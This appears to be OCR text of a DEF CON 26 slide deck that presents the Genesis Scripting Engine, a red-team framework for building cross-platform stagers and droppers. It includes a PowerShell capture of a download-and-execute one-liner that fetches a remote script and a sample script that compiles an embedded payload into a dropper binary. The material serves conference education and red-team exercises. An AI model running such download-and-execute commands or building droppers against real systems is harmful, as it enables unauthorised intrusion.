I'll see Your missle and raise You a mirv:

AN OVERVIEW OF THE GENESIS SCRIPTING ENGINE

DEFCON 26

Alex Levinson *(gen0cide)*

Dan Borges *(ahhh)*

Vyrus *(vyrus)*

AGENDA

01

US, STAGERS, CCDC, & HISTORY

Introductions to us, stagers, and how we got here.

02

GENESIS & HOW IT WORKS

A deep dive into the dark magic behind GENESIS.

03

REAL WORLD APPLICATIONS

How we are have already applied GENESIS to our jobs.


04

LIVE DEMO

This always works on stage right?! Submit binaries here: bit.ly/google-form-upload-request

ABOUT US

PRESENTERS



Dan Borges

Information Security Professional

Wizard of blue team/red team exercises

Western & National CCDC Red Team

Alex Levinson

Senior Security Engineer @ Uber

Speciality in tool dev & red teaming

Western & National CCDC Red Team

Vyrus

Full Time Hacker

Doer Of All The Things

Western & National CCDC Red Team

STAGERS, CCDC, & HISTORY


WHAT IS A “STAGER”?

Exploit Payload

The part of the data being transmitted to the target asset that leverages a flaw to execute instructions

Dropper

A block of assembly or application code that dynamically obtains malware and installs it on the target



Trampoline

The portion of the exploit code where the runtime context is modified to execute code or a command

Malware(s)

Malicious applications intended to persist on the asset for long periods of time

COMMONLY USED STAGERS

Meterpreter

Empire

Pupy

WHEN ARE STAGERS USED?

3rd party crimeware.

As a form of “packing”

Context aware implant solutions

Professional offensive engagements (CCDC)

```
PS C:\Users\Administrator> whoami
glacier\administrator
PS C:\Users\Administrator> iex (( new-object net.webclient).downloadstring('http://[redacted]:8000/wrccdc/lol.ps1'))
The operation completed successfully.
The operation completed successfully.
The operation completed successfully.
The operation completed successfully.

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .

Ok.
```

A STORY OF STAGERS ON THE CCDC RED TEAM

2015 - 2016


Bash, Batch, and PowerShell droppers

2017

Moved our tool chain to a golang, known as Gooby. This included a golang dropper experiment to abstract dropping from the other cluster bomb tools, known as Genesis.

2018

Genesis Scripting Engine development started in late 2017 to prepare for the 2018 CCDC season. We ended up using the BETA version at WRCCDC and NCCDC in 2018.




Today

Now we're ready to release a re-written, shiny new V1.0 version to you today!

PRESENTING THE GENESIS SCRIPTING ENGINE

GSCRIPT IN A NUTSHELL



Simply, **GSCRIPT** is a framework that allows you to rapidly implement custom stagers for all three major operating systems.


CORE COMPONENTS

ENGINE

Core runtime that holds the javascript virtual machine. Small and flexible.

STANDARD LIBRARY

Cross platform library of common functions supported by the gscript dev team.



COMPILER

Configurable toolchain used to build native binaries from gscripts.

COMMAND LINE TOOL (CLI)

The primary tool used to learn, test, and build binaries.

OBFUSCATOR

Implements multiple types of binary obfuscation, some general, some specific to gscript.

DEBUGGER


An interactive REPL that lets you play with gscript's interactively.

BASIC EXAMPLE:

EMBED A PAYLOAD AND WRITE TO A FILE

BASIC EXAMPLE

1) Write a gscript



BASIC EXAMPLE

1) Write a gscript

COMPILER MACRO TO EMBED A PAYLOAD


NORMAL VARIABLE DECLARATIONS

```
1 //import:/tmp/opt/ex1/payload.txt
2
3 var destLocation = "/tmp/opt/ex1/dest.txt"
4
5 function Deploy() {
6   payloadData = GetAssetAsString("payload.txt")
7   G.file.WriteFileFromString(destLocation, payloadData[0])
8 }
~
~
~
"simple.gs" 8L, 208C                    1,1           All
```

DEPLOY FUNCTION IMPLEMENTED USING STANDARD LIBRARY


BASIC EXAMPLE

1) Write a gscript
2) Write another



BASIC EXAMPLE


1) Write a gscript
2) Write another
3) Compile using CLI




```
gscript compile --output-file /tmp/opt/ex1/dropper.bin *.gs
```

BASIC EXAMPLE


1) Write a gscript
2) Write another
3) Compile using CLI
4) That's it!!! Run it!!!



BASIC EXAMPLE

1) Write a gscript
2) Write another
3) Compile using CLI
4) That's it!!! Run it!!!

OUTPUT FILE IS A STAND ALONE NATIVE BINARY



PAYLOAD SUCCESSFULLY WRITTEN TO FILE AS WELL AS SECOND FILE

WAIT, WUT?
PLEASE EXPLAIN.

HIGH LEVEL WALK-THROUGH

01

GENERATED A GSCRIPT ENGINE UNIQUE FOR EACH SCRIPT

The compiler translates each script, its assets, and dependencies into a fully implemented engine bundle that gets embedded into the binary.

02

SERIALIZED AND EMBEDDED ASSETS INTO THEIR PARENT RUNTIME

Part of that engine bundle is a virtual file system that allows you to retrieve assets imported in your script at execution time.

03


GENERATED `main()` ENTRY POINT AND BUILT NATIVE EXECUTABLE

After the compiler "bundles" all the script engines, it creates a custom stand alone executable with everything it needs to execute each bundle.

04

ALL RUNTIMES LAUNCHED WHEN BINARY EXECUTED

At execution time, the logic gracefully handles execution order, parallelism, and failure isolation between the embedded engines.



WHAT'S IN THAT EXECUTABLE?

SCRIPTABLE STAGERS

What makes GSCRIPT unique is how it allows the author to easily develop stagers that can "think on their feet" and make intelligent execution decisions.

ALL DEPENDENCIES INCLUDED

